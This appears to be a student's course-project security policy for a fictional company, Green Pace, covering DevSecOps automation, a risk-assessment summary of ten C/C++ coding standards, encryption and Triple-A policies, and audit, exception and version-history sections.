
Complete this section on the coding standards tables. Enter high, medium, or low for each of the headers, then rate it overall using a scale from 1 to 5, 5 being the greatest threat. You will address each of the seven policy standards. Fill in the columns of severity, likelihood, remediation cost, priority, and level using the values provided in the appendix.

Automated Detection

Complete this section of each table on the coding standards to show the tools that may be used to detect issues. Provide the tool name, version, checker, and description. List one or more tools that can automatically detect this issue and its version number, name of the rule or check (preferably with link), and any relevant comments or description—if any. This table ties to a specific C++ coding standard.

Automation

Provide a written explanation using the image provided.



Automation will be used for the enforcement of and compliance to the standards defined in this policy. Green Pace already has a well-established DevOps process and infrastructure. Define guidance on where and how to modify the existing DevOps process to automate enforcement of the standards in this policy. Use the DevSecOps diagram and provide an explanation using that diagram as context.

To change from DevOps to DevSecOps, security will need to be embedded into every phase of the development cycle. This ensures that security is a shared responsibility across development operations, and security teams.

Pre-Production Phase

- Assess and Plan – Integrate security risk assessments at the planning stage to account for potential vulnerabilities early in the process.
- Design – Enforce secure coding standards through automated checks throughout the design phase.
- Build – Implement automated security scanning through a program like Snyk to ensure that no vulnerabilities are introduced to the program through other libraries.
- Verify and Test – add automated security scanning to the testing process.

Production Phase

- Transition and Health Check – Perform compliance and penetration tests to ensure that the system adheres to security policies.
- Monitor and Detect – Deploy Intrusion Detection Systems to identify potential security incidents.
- Respond – Implementing automated incident response systems to cut down on the damage.
- Maintain and Stabilize – Add continuous security audits to the system's process.

Summary of Risk Assessments

Consolidate all risk assessments into one table including both coding and systems standards, ordered by standard number.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STD-001-CLG	HIGH	UNLIKELY	HIGH	P3	L3
STD-002-CPP	HIGH	UNLIKELY	HIGH	P3	L3
STD-003-CPP	HIGH	LIKELY	HIGH	P9	L2
STD-004-CLG	HIGH	LIKELY	MEDIUM	P18	L1

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STD-005-CLG	HIGH	UNLIKELY	LOW	P9	L2
STD-006-CLG	LOW	UNLIKELY	HIGH	P1	L3
STD-007-CPP	HIGH	LIKELY	HIGH	P9	L2
STD-008-CPP	LOW	UNLIKELY	MEDIUM	P2	L3
STD-009-CPP	MEDIUM	UNLIKELY	MEDIUM	P4	L3
STD-010-CPP	LOW	PROBABLE	MEDIUM	P4	L3

Create Policies for Encryption and Triple A

Include all three types of encryption (in flight, at rest, and in use) and each of the three elements of the Triple-A framework using the tables provided**.**

a. Explain each type of encryption, how it is used, and why and when the policy applies.
b. Explain each type of Triple-A framework strategy, how it is used, and why and when the policy applies.

Write policies for each and explain what they are, how they should be applied in practice, and why they should be used.

Encryption	**Explain what it is and how and why the policy applies.**
Encryption at rest	• What it is: Encryption at rest refers to encrypting data while it is stored on a disk. This ensures that the data is not readable by unauthorized users, even if they have access to the physical storage medium. • How it is used: Data stored in databases, file systems, or backups must be encrypted using encryption algorithms such as AES-256. • Why it applies: Encryption at rest protects data from being exposed in the eveny of physical theft, unauthorized access, of a security breach that compromises storage locations. The policy should require that all storage devices including personal devices, servers and cloud storage be encrypted.
Encryption in flight	• What it is: Encryption in flight refers to encrypting data while it is being transmitted over networks. It ensures that data cannot be intercepted or altered in transit. • How it is used: Data being transmitted must be encrypted using protocols such as TLS/SSL, HTTPS, or VPNs. User authentication data and sensitive business communications must always be encrypted during transmission. • Why it applies: Encryption in flight protects against man-in-the-middle attacks and data modification. This policy applies to all data transferred internally and externally.
Encryption in use	• What it is: Encryption in use refers to encrypting data when it is actively being processed or used in memory, ensuring that the data is being protected even while being used. • How it is used: This applies to environments handling sensitive computations such as encryption keys, and other sensitive data. • Why it applies: Encryption in use is critical for securing data that is processed in environments where data could be accessed by unauthorized users during processing. This is required for any system handling highly sensitive computations or data such as encryption keys or personal information that could be used to identify a person.

Triple-A Framework	Explain what it is and how and why the policy applies.
Authentication	• What it is: Authentication is the process for verifying a person's identity before allowing access to systems or data. This can be done using methods such as passwords, MFA, (multi-factor authentication), and biometric data. • How it is used: All users should be authenticated through MFA (password and auth token). This applies to all systems that store, transmit, and process sensitive data. • Why it applies: Authentication prevents unauthorized access to sensitive systems and data. The policy applies to login processes for employees, contractors, and other external users.
Authorization	• What it is: Authorization refers to the actions a user is allowed to take after authentication. It determines what data or systems a user can access based on their role and permission level. • How it is used: Users are assigned specific roles depending on their position. These roles will determine what parts of the systems they can access and actions they can perform. • Why it applies: Authorization ensures that users can only access what they are allowed to, preventing unauthorized access to critical or sensitive information. The policy applies to system access, changes to the database, and file or resource access based on user roles and responsibilities.
Accounting	• What it is: Accounting (Auditing) involves tracking user activities (login attempts, changes to the database, files accessed, and any other modifications to the system. Logs are maintained for auditing and compliance purposes. • How it is used: All user actions must be logged, including login attempts, changes to the system, and data access. Audit logs will be regularly reviewed for suspicious behavior or policy violations. The logs will be retained for a minimum of one year. • Why it applies: Accounting provides visibility into user activities and helps detect and investigate potential security breaches or compliance issues. This policy is required by regulatory requirements (GDPR and HIPPA) to ensure accountability in case of a security breach. Audit trails must be secured and encrypted, and must be available for review.

Map the Principles

Map the principles to each of the standards, and provide a justification for the connection between the two. In the Module Three milestone, you added definitions for each of the 10 principles provided. Now it's time to connect the standards to principles to show how they are supported by principles. You may have more than one principle for each standard, and the principles may be used more than once. Principles are numbered 1 through 10. You will list the number or numbers that apply to each standard, then explain how each of these principles supports the standard. This exercise demonstrates that you have based your security policy on widely accepted principles. Linking principles to standards is a best practice.

NOTE: Green Pace has already successfully implemented the following:

- Operating system logs
- Firewall logs

- Anti-malware logs

The only item you must complete beyond this point is the Policy Version History table.

Audit Controls and Management

Every software development effort must be able to provide evidence of compliance for each software deployed into any Green Pace managed environment.

Evidence will include the following:

- Code compliance to standards
- Well-documented access-control strategies, with sampled evidence of compliance
- Well-documented data-control standards defining the expected security posture of data at rest, in flight, and in use
- Historical evidence of sustained practice (emails, logs, audits, meeting notes)

Enforcement

The office of the chief information security officer (OCISO) will enforce awareness and compliance of this policy, producing reports for the risk management committee (RMC) to review monthly. Every system deployed in any environment operated by Green Pace is expected to be in compliance with this policy at all times.

Staff members, consultants, or employees found in violation of this policy will be subject to disciplinary action, up to and including termination.

Exceptions Process

Any exception to the standards in this policy must be requested in writing with the following information:

- Business or technical rationale
- Risk impact analysis
- Risk mitigation analysis
- Plan to come into compliance
- Date for when the plan to come into compliance will be completed

Approval for any exception must be granted by chief information officer (CIO) and the chief information security officer (CISO) or their appointed delegates of officer level.

Exceptions will remain on file with the office of the CISO, which will administer and govern compliance.

Distribution

This policy is to be distributed to all Green Pace IT staff annually. All IT staff will need to certify acceptance and awareness of this policy annually.

Policy Change Control

This policy will be automatically reviewed annually, no later than 365 days from the last revision date. Further, it will be reviewed in response to regulatory or compliance changes, and on demand as determined by the OCISO.

Policy Version History

Version	Date	Description	Edited By	Approved By
1.0	08/05/2020	Initial Template	David Buksbaum	
1.1	09/19/2024	Module 3 Milestone: Added ten Coding standards and their compliant and non-compliant solutions.	Bryce Jensen	
1.2	10/10/2024	Module 6 Project: Added the Threat Level and Automation sections for each of the Security Policies. Added the Summary of Risk Assessment. Created Encryption and Triple-A Policies.	Bryce Jensen	

Appendix A Lookups

Approved C/C++ Language Acronyms

Language	Acronym
C++	CPP
C	CLG
Java	JAV